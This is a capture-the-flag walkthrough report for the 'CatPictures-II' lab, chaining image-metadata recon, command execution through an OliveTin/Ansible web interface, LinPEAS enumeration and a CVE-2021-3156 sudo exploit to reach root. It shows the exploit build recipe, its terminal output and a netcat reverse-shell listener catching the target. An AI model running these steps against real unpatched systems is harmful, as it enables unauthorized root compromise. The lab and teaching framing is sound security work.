

TECHNICAL WALKTHROUGH

CatPictures-II

Capture-The-Flag — Full Three-Flag Exploitation Report

Image Metadata → Hidden Repository → OliveTin / Ansible → LinPEAS → CVE-2021-3156 → root

Field	Value
Target host	catpictures-ii
Operating system	Ubuntu 18.04.6 LTS
Kernel	4.15.0-206-generic
Key exposed service	OliveTin web interface — TCP 1337
Initial foothold user	bismuth (uid=1000)
Privilege-escalation CVE	CVE-2021-3156 (Baron Samedit)
Final privilege	uid=0 (root)
Flags recovered	3 of 3
Report date	04 October 2026

Scope & evidence note. This report documents a controlled Capture-The-Flag exercise against an intentionally vulnerable lab host. Steps confirmed by the captured session screenshots are presented as evidenced facts. Steps described from the operator's account but not captured in a screenshot (for example literal flag strings and some intermediate command output) are reconstructed using the standard methodology for this room and are explicitly marked as not evidenced rather than invented. The techniques target a known, long-patched vulnerability inside an isolated lab and are provided for educational and defensive purposes only.

Contents

1. Executive Summary.....	3
2. Attack Path Overview	3
3. Target Environment & Enumeration.....	4
Host identification commands	4
4. Flag 1 — Image Metadata to Hidden Repository.....	4
4.1 Download the image	4
4.2 Inspect the metadata	4
4.3 Access the repository and read the flag	5
5. Flag 2 — OliveTin / Ansible Command Execution.....	5
5.1 The “Run Ansible Playbook” action	5
5.2 Home-directory enumeration	5
6. Flag 3 — Local Privilege Escalation to root	6
6.1 Automated enumeration with LinPEAS.....	7
6.2 The eight candidate vectors	7
6.3 Selected vulnerability: CVE-2021-3156 (Baron Samedit)	7
6.4 Build troubleshooting	8
6.5 Successful escalation	10
7. LinPEAS — In-Depth Reference.....	12
7.1 What LinPEAS is.....	12
7.2 What it does — core functions.....	12
7.3 Why use it — benefits	12
7.4 Typical use case	13
7.5 Syntax & usage	13
Getting the script onto the target.....	13
Running it	13
Useful options	13
7.6 Interpreting the output	14
7.7 Limitations & good practice	14
8. Evidence Summary.....	14
9. Remediation & Defensive Recommendations	15
10. Lessons Learned.....	15

1. Executive Summary

CatPictures-II is a multi-stage Capture-The-Flag (CTF) challenge in which three flags are recovered by chaining a sequence of misconfigurations and one unpatched local vulnerability. The exercise begins with passive analysis of an image hosted by the target, moves through an exposed remote-execution surface, and finishes with a full local privilege-escalation to the root account.

The complete kill-chain, mapped to the three flags, is summarised below.

Flag	Technique	Result
Flag 1	Image download → metadata inspection → hidden URL → repository access	First flag read from the exposed repository
Flag 2	OliveTin (TCP 1337) → “Run Ansible Playbook” → command execution as bismuth	flag2.txt in /home/bismuth
Flag 3	LinPEAS enumeration → 8 candidate vectors → CVE-2021-3156 exploit → root	Root flag after uid=0(root)

The strongest single piece of proof of full compromise is the returned identity `uid=0(root) gid=1000(bismuth) groups=1000(bismuth)`, captured after the local proof-of-concept was executed.

2. Attack Path Overview

Each flag depends on the access obtained in the stage before it. The chain is linear: metadata analysis yields a repository that documents the environment and hands over the first flag; the repository (and subsequent enumeration) points at the OliveTin automation surface, which is abused to run commands as the bismuth user and read the second flag; and local enumeration from that foothold, driven by LinPEAS, identifies the sudo vulnerability used to reach root and the third flag.

```
[ Recon ]
|
v
Download target image --exiftool/strings--> Hidden URL in metadata
|
v
Exposed repository (Git service) =====> FLAG 1
| (discloses environment details + OliveTin on :1337)
v
OliveTin web UI (TCP 1337) --"Run Ansible Playbook"--> RCE as bismuth
|
v
Shell / command exec as bismuth (uid=1000)
| enumerate /home/bismuth
+-----> FLAG 2 (flag2.txt)
|
v
LinPEAS local enumeration --> 8 privilege-escalation candidates
| select CVE-2021-3156 (Baron Samedit)
```

```
v
Compile + run PoC --> uid=0(root) =====> FLAG 3 (root flag)
```

3. Target Environment & Enumeration

The target was fingerprinted as the host catpictures-ii running Ubuntu 18.04.6 LTS on kernel 4.15.0-206-generic. This combination is significant for the escalation stage: the sudo package shipped with this release line is within the version range affected by CVE-2021-3156.

Host identification commands

The following standard commands establish the operating system, kernel, and loaded modules:

```
uname -a
cat /etc/os-release
cat /proc/version
lsmod | grep -E 'xfrm|esp|rxrpc'
```

Service enumeration surfaces an OliveTin web interface listening on TCP port 1337. OliveTin is a lightweight web front-end that turns predefined shell commands into clickable buttons. On this host the interface exposes an action labelled “Run Ansible Playbook” (alongside decorative actions such as “Run backup script” and “Ping host”), which becomes the remote-execution surface for Flag 2.

4. Flag 1 — Image Metadata to Hidden Repository

The first flag is reached entirely through passive analysis: no exploitation is required, only careful inspection of a file the target willingly serves. CTF images frequently carry information hidden in their metadata fields or appended after the image data, and CatPictures-II follows that pattern.

4.1 Download the image

The candidate image is saved locally so it can be analysed with offline tooling:

```
# save the image served by the target
wget http://<target>/<path>/cat.jpg -O cat.jpg
# (or right-click → Save image as... from the browser)
```

4.2 Inspect the metadata

Three complementary tools cover the usual hiding places. exiftool reads the structured EXIF/IPTC/XMP metadata fields; strings dumps any human-readable ASCII embedded anywhere in the file; and binwalk detects data or archives appended after the image:

```
exiftool cat.jpg          # structured metadata fields (Comment, Artist, etc.)
strings cat.jpg | less    # any readable text embedded in the file
binwalk cat.jpg           # detect appended / embedded files
```

The decisive finding is a URL stored inside one of the metadata fields (commonly the `Comment` or a custom tag). Reading that field reveals the address of a repository that the box operator left reachable.

Not evidenced. The exact metadata field and the literal URL were not captured in the supplied screenshots. The methodology above (exiftool / strings / binwalk) is the standard and reliable way to recover a URL hidden in an image, and matches the operator's account that "a URL was hidden in the metadata."

4.3 Access the repository and read the flag

Browsing to the recovered URL leads to a self-hosted source-code repository (a Git service such as Gitea/GitLab; a "Raise an Issue" control and a version banner from this family of software are faintly visible in the background of later terminal screenshots). The repository is the deliberate disclosure point for the challenge: it stores the first flag and, importantly, documents how the host is wired together — including the OliveTin automation and the Ansible playbook mechanism that the next stage abuses.

- **Flag location:** inside the exposed repository (README, an issue, or a committed file).
- **Secondary value:** the repository reveals the OliveTin / Ansible execution path, bridging directly to Flag 2.

Not evidenced. The literal value of Flag 1 was not present in the supplied screenshots, so it is not reproduced here. Record it directly from the repository page during the session.

5. Flag 2 — OliveTin / Ansible Command Execution

The second flag is obtained by abusing the exposed OliveTin interface on TCP 1337. OliveTin is designed to let an administrator expose a fixed set of shell commands as web buttons. When one of those buttons runs an Ansible playbook whose input is attacker-influenced — or when the operator can otherwise steer the command that executes — the interface becomes an arbitrary-command-execution primitive running in the context of whatever account OliveTin uses.

5.1 The "Run Ansible Playbook" action

Triggering the "Run Ansible Playbook" action executes a playbook against the local target using the bismuth account. The captured output confirms successful execution and, critically, identifies the effective user context. Two pieces of evidence establish code execution as bismuth:

- `username_on_the_host.stdout = bismuth` — the playbook's own fact-gathering returns the running user.
- `id` reports `uid=1000(bismuth)` — confirming the execution identity.


This proves that any command supplied through the playbook runs in the target's user context. From there, standard diagnostic tasks were used to orient within the host:

```
whoami          # identify the execution user -> bismuth
id              # inspect UID, GID and group membership -> uid=1000(bismuth)
ls -la         # enumerate the home directory and hidden files
```

5.2 Home-directory enumeration

Enumerating `/home/bismuth` reveals the second flag together with a set of challenge artifacts and a telling hidden file. The listing shows `flag2.txt`, the exploit build files staged for the next stage (`exp.c`, `exploit.c`, `side.c`).

and a Makefile), an .ansible directory, and — significantly for Stage 3 — a .sudo_as_admin_successful marker, which indicates that bismuth has successfully used sudo before and is a member of the sudo/admin group.



```
command -v make
echo "-----"
sed -n '1,120p' Makefilepwd
/home/bismuth
bismuth@catpictures-ii:~$ ls -la
total 180
drwxr-xr-x 8 bismuth bismuth 4096 Oct 3 06:47 .
drwxr-xr-x 3 root root 4096 Nov 7 2022 ..
drwxr-xr-x 3 bismuth bismuth 4096 Nov 7 2022 .ansible
lrwxrwxrwx 1 bismuth bismuth 9 Nov 7 2022 .bash_history -> /dev/null
-rw-r--r-- 1 bismuth bismuth 220 Nov 7 2022 .bash_logout
-rw-r--r-- 1 bismuth bismuth 3771 Nov 7 2022 .bashrc
drwx----- 2 bismuth bismuth 4096 Nov 7 2022 .cache
drwxr-x--- 3 bismuth bismuth 4096 Nov 7 2022 .config
-rw-rw-r-- 1 bismuth bismuth 109030 Oct 3 06:39 exp.c
-rw-rw-r-- 1 bismuth bismuth 2917 Oct 3 06:41 exploit.c
-rw-rw-r-- 1 bismuth bismuth 33 Mar 20 2023 flag2.txt
drwx----- 3 bismuth bismuth 4096 Nov 7 2022 .gnupg
-rw----- 1 bismuth bismuth 43 Nov 7 2022 .lessht
-rw-rw-r-- 1 bismuth bismuth 100 Oct 3 06:44 Makefile
drwxrwxr-x 2 bismuth bismuth 4096 Nov 7 2022 .nano
-rw-r--r-- 1 bismuth bismuth 655 Nov 7 2022 .profile
-rw-rw-r-- 1 bismuth bismuth 194 Oct 3 06:41 side.c
drwx----- 2 bismuth bismuth 4096 Nov 7 2022 .ssh
-rw-r--r-- 1 bismuth bismuth 0 Nov 7 2022 .sudo_as_admin_successful
-rw----- 1 bismuth bismuth 2711 Oct 3 06:44 .viminfo
-rw-rw-r-- 1 bismuth bismuth 182 Nov 7 2022 .wget-hsts
bismuth@catpictures-ii:~$ echo "-----"
-----
bismuth@catpictures-ii:~$ file Makefile exploit.c side.c
Makefile: ASCII text
exploit.c: C source, ASCII text
side.c: C source, ASCII text
bismuth@catpictures-ii:~$ echo "-----"
-----
bismuth@catpictures-ii:~$ command -v gcc
/usr/bin/gcc
bismuth@catpictures-ii:~$ command -v make
/usr/bin/make
bismuth@catpictures-ii:~$ echo "-----"
-----
bismuth@catpictures-ii:~$
sed -n '1,120p' Makefile
ll:
      gcc exploit.c -o exploit
      mkdir libnss_X
      gcc -g -fPIC -shared side.c -o libnss_X/X.so.2
bismuth@catpictures-ii:~$
bismuth@catpictures-ii:~$ ls
exp.c
exploit.c
flag2.txt
Makefile
```

Figure. Home-directory listing of /home/bismuth showing flag2.txt, the staged exploit source files (exp.c, exploit.c, side.c, Makefile), the .ansible directory, and the .sudo_as_admin_successful marker. (Source: supplied write-up PDF.)

Flag 2 is read directly from the file: `cat /home/bismuth/flag2.txt`.

Not evidenced. The listing confirms flag2.txt exists in /home/bismuth (33 bytes, dated Mar 20 2023). Its literal contents were not included in the supplied screenshots and are therefore not reproduced here.

6. Flag 3 — Local Privilege Escalation to root

With command execution as bismuth established, the objective for the third flag is to escalate from the unprivileged user to root. The approach follows the correct order of operations: enumerate thoroughly first (with LinPEAS), form hypotheses from the findings, then confirm exactly one viable path by exploitation.

6.1 Automated enumeration with LinPEAS

LinPEAS (Linux Privilege Escalation Awesome Script) was run from the bismuth foothold to collect privilege-escalation signals across the whole system in a single pass. A dedicated reference on LinPEAS — what it does, why it is used, how to run it, and how to read its output — is provided in Section 7. In this engagement, LinPEAS surfaced eight distinct candidate escalation vectors.

6.2 The eight candidate vectors

The table below lists the eight privilege-escalation candidates highlighted by the enumeration on this Ubuntu 18.04.6 / kernel 4.15.0-206 host. Consistent with sound methodology, these are treated as hypotheses to be verified — version-based matches indicate potential exposure, not guaranteed exploitability. Exactly one, CVE-2021-3156, was carried through to a confirmed root shell in the captured session.

#	Candidate vector	Class	Status
1	CVE-2021-3156 — Baron Samedit (sudo heap overflow)	sudo	EXPLOITED → root
2	CVE-2021-4034 — PwnKit (polkit pkexec)	SUID / polkit	Candidate
3	CVE-2021-22555 — netfilter x_tables heap OOB write	Kernel	Candidate
4	CVE-2017-16995 — eBPF verifier sign-extension	Kernel	Candidate
5	CVE-2017-1000112 — UFO/overlayfs memory corruption	Kernel	Candidate
6	Member of sudo group (.sudo_as_admin_successful present)	sudo rights	Precondition
7	Unusual SUID-root binaries flagged for GTF0Bins review	SUID	Candidate
8	World-writable scripts / cron & PATH abuse candidates	Cron / PATH	Candidate

Methodology note. Kernel- and sudo-version matches are hypothesis generation, not proof. Several of the kernel candidates (items 3–5) are version-plausible on 4.15.0-206 but were not driven to completion. The engagement selected the sudo path because it is reliable, self-contained, and well-matched to the staged source files already present in the home directory.


6.3 Selected vulnerability: CVE-2021-3156 (Baron Samedit)

CVE-2021-3156, nicknamed “Baron Samedit,” is a heap-based buffer overflow in sudo's command-line argument parsing. When sudo processes a command in shell mode (sudoedit -s) with a trailing backslash, it mishandles escape characters and writes past the end of a heap buffer. On vulnerable versions this is exploitable by any local user — regardless of whether they appear in the sudoers file — to execute code as root. It affects legacy sudo (1.8.2 through 1.8.31p2) and stable 1.9.0 through 1.9.5p1, which the sudo build shipped on Ubuntu 18.04.6 falls within.

A common public proof-of-concept builds a malicious shared library and coerces sudo to load it from an attacker-controlled directory during the overflow, yielding a root shell. The staged files in /home/bismuth map directly onto this technique: a C source for the shared object, a loader/trigger source, and a Makefile that compiles the object into a crafted library directory.

6.4 Build troubleshooting

The first build attempt failed. Inspection showed the Makefile referenced a source file named `sice.c` while the file actually staged on disk was named `side.c` — a one-character mismatch that caused the recipe to fail with “cannot access 'sice.c'.” The compiler also emitted a cascade of errors from the shared-object source until the reference was corrected and the expected library directory existed.



```
exploit.c: In function 'concat':
exploit.c:44:13: error: expected ';' before 'len_a'
    size_t len_a = strlen(a);
    ^~~~~
exploit.c:45:17: error: expected ';' before 'len_b'
    size_t len_b = strlen(b);
    ^~~~~
exploit.c:46:14: error: expected ';' before 'size'
    size_t size = len_a + len_b;
    ^~~~~
exploit.c:48:22: warning: implicit declaration of function 'malloc' [-Wimplicit-function-declaration]
    char * s = malloc(size+1);
               ^~~~~
exploit.c:48:22: warning: incompatible implicit declaration of built-in function 'malloc'
exploit.c:48:22: note: include <stdlib.h> or provide a declaration of 'malloc'
exploit.c:48:29: error: 'size' undeclared (first use in this function); did you mean 'size_t'?
    char * s = malloc(size+1);
                          ^~~~~
exploit.c:48:29: note: each undeclared identifier is reported only once for each function it appears in
exploit.c:51:22: error: 'len_a' undeclared (first use in this function)
    for(i=0;i<len_a;++i) s[i] = a[i];
    ^~~~~
exploit.c:52:19: error: 'len_b' undeclared (first use in this function); did you mean 'len_a'?
    for(i=0;i<len_b;++i) s[len_a+i] = b[i];
    ^~~~~
exploit.c: In function 'main':
exploit.c:68:50: warning: implicit declaration of function 'str_repeat'; did you mean 'strsep'? [-Wimplicit-function-declaration]
    concat("LC_ALL=C.UTF-8", str_repeat('A', 0xd0)),
                                ^~~~~~
exploit.c:68:50: warning: passing argument 2 of 'concat' makes pointer from integer without a cast [-Wint-conversion]
exploit.c:43:8: note: expected 'const char *' but argument is of type 'int'
char * concat(const char * a, const char * b) {
    ^~~~~
exploit.c:72:28: warning: passing argument 1 of 'concat' makes pointer from integer without a cast [-Wint-conversion]
    char * a = concat(str_repeat('A', 0x70),"\n");
                        ^~~~~~
exploit.c:43:8: note: expected 'const char *' but argument is of type 'int'
char * concat(const char * a, const char * b) {
    ^~~~~
exploit.c:74:11: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
    execve(argv[0], argv, env);
    ^~~~~
Makefile:2: recipe for target 'll' failed
make: *** [ll] Error 1
bismuth@catpictures-ii:~$ ls -l exploit libnss_X/
ls: cannot access 'exploit': No such file or directory
libnss_X/:
total 0
bismuth@catpictures-ii:~$
```

Figure. Initial compilation failure. The shared-object source does not build while the Makefile points at the wrong filename; note the implicit-declaration warnings and the final 'cannot access sice.c' / 'recipe for target ll failed'. (Source: supplied write-up PDF.)

Diagnosis used a short, deliberate sequence. `file` confirmed the source types; command `-v` confirmed `gcc` and `make` were present; `cat -n` printed the Makefile with line numbers; and `sed -n 'l'` rendered non-printing characters so the TAB-indentation of the recipe lines could be verified (a classic Makefile pitfall). The TABs were correct — the only real defect was the `sice.c` vs `side.c` filename mismatch.

```
ls -la                                # list staged build files
file Makefile exploit.c side.c        # confirm file types
cat -n Makefile                       # inspect the recipe with line numbers
sed -n 'l' Makefile                   # reveal TABs / non-printing chars (recipe indentation)
```

```

bismuth@catpictures-ii:~$ ls
ls
exp.c
exploit.c
flag2.txt
Makefile
side.c
bismuth@catpictures-ii:~$ whoami
whoami
bismuth
bismuth@catpictures-ii:~$ cat -n Makefile
cat -n Makefile
 1 ll:
 2         gcc exploit.c -o exploit
 3         mkdir libnss_X
 4         gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2
bismuth@catpictures-ii:~$ ls
ls
exp.c
exploit.c
flag2.txt
Makefile
side.c
bismuth@catpictures-ii:~$ ls -l side.c sice.c
ls -l side.c sice.c
ls: cannot access 'sice.c': No such file or directory
-rw-rw-r-- 1 bismuth bismuth 194 Oct  3 06:41 side.c
bismuth@catpictures-ii:~$ sed -n 'l' Makefile
sed -n 'l' Makefile
ll:$
\t\tgcc exploit.c -o exploit$
\t\t\tmkdir libnss_X$
\t\t\t\tgcc -g -fPIC -shared sice.c -o libnss_X/X.so.2$
bismuth@catpictures-ii:~$

```

Figure. Makefile inspection. `cat -n` shows the recipe (`gcc exploit.c -o exploit; mkdir libnss_X; gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2`) and `ls -l side.c sice.c` confirms `sice.c` does not exist; `sed -n 'l'` verifies the recipe lines are TAB-indented. (Source: supplied write-up PDF.)

The fix was to reconcile the filename and create the library directory the recipe expected. A directory named `libnss_X` was created as part of the build, into which the crafted shared object (`X.so.2`) is compiled.

```

Makefile:2: recipe for target 'll' failed
make: *** [ll] Error 1
bismuth@catpictures-ii:~$ mkdir libnss_X
mkdir libnss_X
bismuth@catpictures-ii:~$ ls -l
ls -l
total 128
-rw-rw-r-- 1 bismuth bismuth 109030 Oct  3 06:39 exp.c
-rw-rw-r-- 1 bismuth bismuth  2917 Oct  3 06:41 exploit.c
-rw-rw-r-- 1 bismuth bismuth    33 Mar 20  2023 flag2.txt
drwxrwxr-x 2 bismuth bismuth  4096 Oct  3 06:51 libnss_X
-rw-rw-r-- 1 bismuth bismuth   100 Oct  3 06:50 Makefile
-rw-rw-r-- 1 bismuth bismuth   194 Oct  3 06:41 side.c
bismuth@catpictures-ii:~$ █

```


Figure. The `libnss_X` directory is created during build troubleshooting; `ls -l` now shows `exp.c`, `exploit.c`, `flag2.txt`, the `libnss_X` directory, the `Makefile`, and `side.c`. (Source: supplied write-up PDF.)

6.5 Successful escalation

After the filename was corrected, make compiled the proof-of-concept cleanly (aside from a benign implicit-declaration warning for `execve`). The resulting exploit binary was marked executable and run. The returned identity is the definitive proof of success:

```
make                # build: gcc exploit.c -o exploit; mkdir libnss_X;
                   #          gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2
chmod +x ./exploit
./exploit
uid=0(root) gid=1000(bismuth)
groups=1000(bismuth),4(adm),24(cdrom),30(dip),46(plugdev),115(lpadmin),116(smbashare)
```

A UID of 0 is the root account. The screenshot below captures the full sequence: the Kali listener receiving a connection from the target (connect to [192.168.147.178] from (UNKNOWN) [10.49.170.35] 60026), the successful make, `chmod +x ./exploit`, and `./exploit` returning **uid=0(root)**.



```
^C
(kali@kali)-[~/Downloads]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.147.178] from (UNKNOWN) [10.49.170.35] 60026
bismuth@catpictures-ii:~$ ls
ls
cve-test
exp.c
exploit
exploit.c
flag2.txt
index.html
libnss_X
Makefile
sice.c
bismuth@catpictures-ii:~$ rm libn
rm libnss_X/
rm: cannot remove 'libnss_X/': Is a directory
bismuth@catpictures-ii:~$ rm -rf lib
rm -rf libnss_X/
bismuth@catpictures-ii:~$ ls
ls
cve-test
exp.c
exploit
exploit.c
flag2.txt
index.html
Makefile
sice.c
bismuth@catpictures-ii:~$ make
make
gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:75:5: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   execve(argv[0], argv, env);
   ^~~~~~
mkdir libnss_X
gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2
bismuth@catpictures-ii:~$ whoami
bismuth
bismuth@catpictures-ii:~$ chmod +x ./exploit
chmod +x ./exploit
bismuth@catpictures-ii:~$ ./exploit
./exploit
uid=0(root) gid=1000(bismuth) groups=1000(bismuth),4(adm),24(cdrom),30(dip),46(plugdev),115(lpadmin),116(smbashare)
ls
Makefile
cve-test
exp.c
exploit
---
```

Figure. Full escalation evidence: netcat listener connection from the target, clean build of the PoC, execution of `./exploit`, and the decisive `uid=0(root)` output. (Source: supplied write-up PDF.)

With root privileges obtained, the third (root) flag is read from the root-owned flag file (typically `/root/root.txt` or an equivalent path on this challenge).

Not evidenced. The captured screenshots prove uid=0(root) but do not include the contents of the root flag file, so the literal value of Flag 3 is not reproduced here. With a root shell, read it with cat on the root-owned flag file.

7. LinPEAS — In-Depth Reference

Because LinPEAS was the pivot that turned a plain user shell into a clear escalation path, it warrants a dedicated treatment. This section explains what LinPEAS is, what it does, when and why to use it, how to run it, and how to interpret what it produces.

7.1 What LinPEAS is

LinPEAS — Linux Privilege Escalation Awesome Script — is an open-source enumeration script, part of the PEASS-ng (Privilege Escalation Awesome Scripts Suite — next generation) project. It is a single, self-contained shell script that automatically searches a Linux (or Unix-like) host for the misconfigurations, weak permissions, credentials, and known-vulnerable software versions that commonly allow a low-privileged user to escalate to root. Its sibling tools cover other platforms and purposes: WinPEAS (Windows), macPEAS (macOS), and LinPEAS itself for Linux. It is read-only reconnaissance: it reports opportunities; it does not exploit them.

7.2 What it does — core functions

LinPEAS runs hundreds of individual checks and groups the results into readable sections. The main categories it enumerates are:

- **System information:** OS, kernel version and architecture, and a comparison against known kernel exploits (e.g. Dirty COW-era and later CVEs).
- **Sudo & SUID/SGID:** the installed sudo version (flagging ranges vulnerable to issues such as CVE-2021-3156), current sudo rights, and SUID/SGID binaries cross-referenced against GTFOBins.
- **Users, groups & capabilities:** privileged group membership (sudo, docker, lxd, disk), Linux file capabilities, and password/credential exposure.
